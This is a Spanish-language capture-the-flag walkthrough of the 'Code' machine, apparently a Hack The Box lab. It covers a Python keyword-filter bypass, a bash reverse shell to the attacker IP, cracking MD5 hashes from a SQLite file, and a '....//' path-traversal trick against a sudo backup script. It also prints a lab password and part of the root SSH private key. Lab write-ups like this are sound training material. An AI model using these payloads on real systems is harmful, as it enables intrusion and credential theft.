Máquina Code

- Tags: #Linux #Easy #Python

Reconocimiento

1. **Identificación de sistema operativo a través de ping**

```
❯ ping -c 1 10.10.11.62
PING 10.10.11.62 (10.10.11.62) 56(84) bytes of data.
64 bytes from 10.10.11.62: icmp_seq=1 ttl=63 time=379 ms

--- 10.10.11.62 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 378.840/378.840/378.840/0.000 ms
```

- Como el ttl es cercano a 64, se puede saber que la máquina es Linux

2. **Identificación de puertos abiertos con Nmap**

- Primero se realiza un escaneo básico para identificar los puertos abiertos de la máquina [1]
- Se hace un escaneo más detallado de los puertos abiertos para encontrar los servicios y versiones que corren en el servidor


```
# Nmap 7.94SVN scan initiated Wed Jul  9 00:19:23 2025 as: nmap -p22,5000 --min-rate 5000 -sCV -n -Pn -oN targeted 10.10.11.62
Nmap scan report for 10.10.11.62
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-title: Python Code Editor
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul  9 00:19:39 2025 -- 1 IP address (1 host up) scanned in 16.11 seconds
```

3. **Revisión de la página web desplegada por el puerto 5000 de la máquina Code**

- Al ingresar a la página se puede observar una plataforma que ejecuta código en python:




- Al intentar importar librerías como `os` sale un mensaje diciendo que se está usando una palabra restringida:

4. **Bypass de control de palabras restringidas**

- Se intenta saltar el control de palabras restringidas usando lo siguiente[2]:

```
test = getattr(print.__self__, '__im' + 'port__')('o' + 's')
getattr(test, 'sy' + 'stem')('ping -c 1 10.10.16.91')
```

- De esta manera, si se pone en "escucha" de trazas icmp desde la máquina atacante, se puede comprobar si dicho código se salta el control de palabras restringidas:




Acceso al sistema como usuario no privilegiado

1. **Obtención de reverse shell**


- Como se puede observar, se ha podido saltar el control de palabras, por lo que ahora, en vez de enviar una traza icmp, se puede enviar una reverse shell a la ip atacante con el siguiente código:

```
test = getattr(print.__self__, '__im' + 'port__')('o' + 's')
getattr(test, 'sy' + 'stem')('bash -c "bash -i >& /dev/tcp/10.10.16.91/443
0>&1"')
```



2. **Flag de usuario no privilegiado**

- Se retrocede un directorio y se encuentra la flag del usuario no privilegiado:



Escalada de privilegios

1. **Búsqueda de archivos en el directorio actual e ingreso como usuario "martin"**

- Se realiza un `find .` para listar todos los archivos que hay en el directorio de trabajo:


- Hay un archivo que llama la atención llamado *"databasae.db"*, el cual, al hacerle un `file` indica que es un archivo de SQLite:

```
app-production@code:~/app$ file ./instance/database.db
file ./instance/database.db
./instance/database.db: SQLite 3.x database, last written using SQLite version 3031001
app-production@code:~/app$
```

- Se abre el archivo con sqlite3 y se lista el contenido de la tabla "user":

```
app-production@code:~/app/instance$ sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
code  user
sqlite> select * from user;
1|development|759b74ce43947f5f4c91aeddc3e5bad3
2|martin|3de6f30c4a09c27fc71932bfc68474be
sqlite>
```

- Se intenta buscar la contraseña del usuario "martin", ya que esta se encuentra en md5:



- Una vez encontradas las credenciales (martin/nafeelswordsmaster), se puede ingresar por ssh:

```
❯ ssh martin@10.10.11.62
martin@10.10.11.62's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed 13 Aug 2025 01:10:09 AM UTC

  System load:           0.0
  Usage of /:            52.4% of 5.33GB
  Memory usage:          19%
  Swap usage:            0%
  Processes:             241
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.62
  IPv6 address for eth0: dead:beef::250:56ff:feb0:8c1b


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Aug 13 01:10:13 2025 from 10.10.16.91
martin@code:~$
```

2. **Revisión de permisos del usuario "martin" y modificación de archivos**

- Una vez se ha ingresado por ssh, se lista todo lo que el usuario puede ejecutar como sudo:

```
martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
martin@code:~$
```

- Al listar el contenido de `/usr/bin/backy.sh` se puede ver que pide un archivo json, que en este caso se encuentra en la carpeta `backups`

```
martin@code:~/backups$ ls
code_home_app-production_app_2024_August.tar.bz2  root  task.json
martin@code:~/backups$
```

- El contenido del archivo `task.json` es el siguiente:

```
{
        "destination": "/home/martin/backups/",
        "multiprocessing": true,
        "verbose_log": false,
        "directories_to_archive": [
                "/home/app-production/app"
```

```
        ],

        "exclude": [
                ".*"
        ]
}
```

- Analizando el archivo `backy.sh` se puede ver que hay una línea que "elimina" todo `../` que haya dentro del archivo json:

```
updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./";
""))' "$json_file")
```

- Por lo que, como solo se está haciendo esta comprobación, se podría intentar saltar esta validación de la siguiente forma:

```
{
        "destination": "/home/martin/backups/",
        "multiprocessing": true,
        "verbose_log": true,
        "directories_to_archive": [
                "/home/....//root"
        ]
}
```

3. **Flag de root**


- Se ejecuta el script backy.sh junto con el archivo `task.json` modificado:

```
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/08/13 01:45:15 backy 1.2
2025/08/13 01:45:15 Working with task.json ...
2025/08/13 01:45:15 Nothing to sync
2025/08/13 01:45:15 Archiving: [/home/../root]
2025/08/13 01:45:15 To: /home/martin/backups ...
2025/08/13 01:45:15
tar: Removing leading `/home/../' from member names
/home/../root/
/home/../root/.local/
/home/../root/.local/share/
/home/../root/.local/share/nano/
/home/../root/.local/share/nano/search_history
/home/../root/.selected_editor
/home/../root/.sqlite_history
/home/../root/.profile
/home/../root/scripts/
/home/../root/scripts/cleanup.sh
/home/../root/scripts/backups/
/home/../root/scripts/backups/task.json
/home/../root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
/home/../root/scripts/database.db
/home/../root/scripts/cleanup2.sh
/home/../root/.python_history
/home/../root/root.txt
/home/../root/.cache/
/home/../root/.cache/motd.legal-displayed
/home/../root/.ssh/
/home/../root/.ssh/id_rsa
/home/../root/.ssh/authorized_keys
/home/../root/.bash_history
/home/../root/.bashrc
martin@code:~/backups$
```

- Se descomprime la carpeta que ha creado el script:

```
martin@code:~/backups$ ls
code_home_..._root_2025_August.tar.bz2  code_home_app-production_app_2024_August.tar.bz2  task.json
martin@code:~/backups$ tar -xf code_home_..._root_2025_August.tar.bz2
martin@code:~/backups$ ls
code_home_..._root_2025_August.tar.bz2  code_home_app-production_app_2024_August.tar.bz2  root  task.json
martin@code:~/backups$
```

- Se ingresa a la carpeta y se obtiene tanto la flag de root como una clave privada para conectarse por ssh:


martin@code:~/backups/root$ ls -la
total 40
drwx------ 6 martin martin 4096 Aug 12 19:18 .
drwxr-xr-x 3 martin martin 4096 Aug 13 01:46 ..
lrwxrwxrwx 1 martin martin   9 Jul 27 2024 .bash_history -> /dev/null
-rw-r--r-- 1 martin martin 3106 Dec 5 2019 .bashrc
drwx------ 2 martin martin 4096 Aug 27 2024 .cache
drwxr-xr-x 3 martin martin 4096 Jul 27 2024 .local
-rw-r--r-- 1 martin martin 161 Dec 5 2019 .profile
lrwxrwxrwx 1 martin martin   9 Jul 27 2024 .python_history -> /dev/null
-rw-r--r-- 1 martin martin   66 Apr 9 11:27 .selected_editor
lrwxrwxrwx 1 martin martin   9 Jul 27 2024 .sqlite_history -> /dev/null
drwx------ 2 martin martin 4096 Aug 27 2024 .ssh
-rw-r----- 1 martin martin   33 Aug 12 19:18 root.txt
drwxr-xr-x 3 martin martin 4096 Apr 9 11:26 scripts
martin@code:~/backups/root$ cat root.txt

```
martin@code:~/backups/root$ cd .ssh/
martin@code:~/backups/root/.ssh$ ls
authorized_keys  id_rsa
martin@code:~/backups/root/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvxPw90VRJajgkjwxZqXr865V8He/HNHVlhp0CP36OsKSi0DzIZ4K
sqfjTi/WARcxLTe4lkVSVIV25Ly5M6EemWeOKA6vdONP0QUv6F1xj8f4eChrdp7BOhRe0+
zWJna8dYMtuR2K0Cxbdd+qvM7oQLPRelQIyxoR4unh6wOoIf4EL34aEvQDux+3GsFUnT4Y
MNljAsxyVFn3mzR7nUZ8BAH/Y9xV/KuNSPD4SlVqBiUjUKfs2wD3gjLA4ZQZeM5hAJSmVe
ZjpfkQOdE+++H8t2P8qGlobLvboZJ2rghY9CwimX0/g0uHvcpXAc6U8JJqo9U41WzooAi6
TWxWYbdO3mjJhm0sunCio5xTtc44M0nbhkRQBliPngaBYleKdvtGicPJb1LtjtE5lHpy+N
Ps1B4EIx+ZlBVaFbIaqxpqDVDUCv0qpaxIKhx/lKmwXiWEQIie0fXorLDqsjL75M7tY/u/
M7xBuGl+LHGNBnCsvjLvIA6fL99uV+BTKrpHhgV9AAAFgCNrkTMja5EzAAAAB3NzaC1yc2
EAAAGBAL8T8PdFUSWo4JI8MWal6/OuVfB3vxzR1ZYadAj9+jrCkotA8yGeCrKn404v1gEX
MS03uJZFUlSFduS8uTOhHplnjigOr3TjT9EFL+hdcY/H+Hgoa3aewToUXtPs1iZ2vHWDLb
kditAsW3XfqrzO6ECz0XpUCMsaEeLp4esDqCH+BC9+GhL0A7sftxrBVJ0+GDDZYwLMclRZ
95s0e51GfAQB/2PcVfyrjUjw+EpVagYlI1Cn7NsA94IywOGUGXjOYQCUplXmY6X5EDnRPv
vh/Ldj/KhpaGy726GSdq4IWPQsIpl9P4NLh73KVwHOlPCSaqPVONVs6KAIuk1sVmG3Tt5o
yYZtLLpwoqOcU7XOODNJ24ZEUAZYj54GgWJXinb7RonDyW9S7Y7ROZR6cvjT7NQeBCMfmZ
QVWhWyGqsaag1Q1Ar9KqWsSCocf5SpsF4lhECIntH16Kyw6rIy++TO7WP7vzO8Qbhpfixx
jQZwrL4y7yAOny/fblfgUyq6R4YFfQAAAAMBAAEAAAGBAJZPN4UskBMR7+bZVvsqlpwQji
Yl7L7dCimUEadpM0i5+tF0fE37puq3SwYcdzpQZizt4lTDn2pBuy9gjkfg/NMsNRWpx7gp
gIYqkG834rd6VSkgkrizVck8cQRBEI0dZk8CrBss9B+iZSgqlIMGOIl9atHR/UDX9y4LUd
6v97kVu3Eov5YdQjoXTtDLOKahTCJRP6PZ9C4Kv87l0D/+TFxSvfZuQ24J/ZBdjtPasRa4
bDlsf9QfxJQ1HKnW+NqhbSrEamLb5klqMhb30SGQGa6ZMnfF8G6hkiJDts54jsmTxAe7bS
cWnaKGOEZMivCUdCJwjQrwk0TR/FTzzgTOcxZmcbfjRnXU2NtJiaA8DJCb3SKXshXds97i
vmNjdD59Py4nGXDdI8mzRfzRS/3jcsZm11Q5vg7NbLJgiOxw1lCSH+TKl7KFe0CEntGGA9
QqAtSC5JliB2m5dBG7IOUBa8wDDN2qgPN1TR/yQRHkB5JqbBWJwOuOHSu8qIR3FzSiOQAA
AMEApDoMoZR7/CGfdUZyc0hYB36aDEnC8z2TreKxmZLCcJKy7bbFlvUT8UX6yF9djYWLUo
kmSwffuZTjBsizWwAFTnxNfiZWdo/PQaPR3l72S8vA8ARuNzQs92Zmqsrm93zSb4pJFBeJ
9aYtunsOJoTZ1UIQx+bC/UBKNmUObH5B14+J+5ALRzwJDzJw1qmntBkXO7e8+c8HLXnE6W
SbYvkkEDWqCR/JhQp7A4YvdZIxh3Iv+71O6ntYBlfx9TXePa1UAAAAwQD45KcBDrkadARG
```

---

1. Se hizo un escaneo anterior a este pero no se realizó captura de pantalla de este, el comando de dicho escaneo es: `nmap -sS -p- --open --min-rate 5000 -n -Pn 10.10.11.62 -oG allPorts` ↩
2. **Explicación:** Este bypass funciona porque el intérprete restringe palabras clave mediante una lista negra por texto, pero en Python es posible reconstruir esos nombres y acceder a objetos sensibles por rutas alternativas. `print.__self__` devuelve el módulo `builtins`, que contiene la función `__import__`. Con `getattr(print.__self__, '__im' + 'port__')` se forma dinámicamente el nombre `__import__`, evitando escribirlo literal y eludiendo el filtro. Luego, se importa el módulo `os` sin escribir `"os"` directamente (`'o' + 's'`) y se accede a su función `system` con `getattr(test, 'sy' +`

`'stem')`. Así se logra ejecutar comandos arbitrarios (`os.system(...)`) sin usar ninguna de las palabras prohibidas. ↩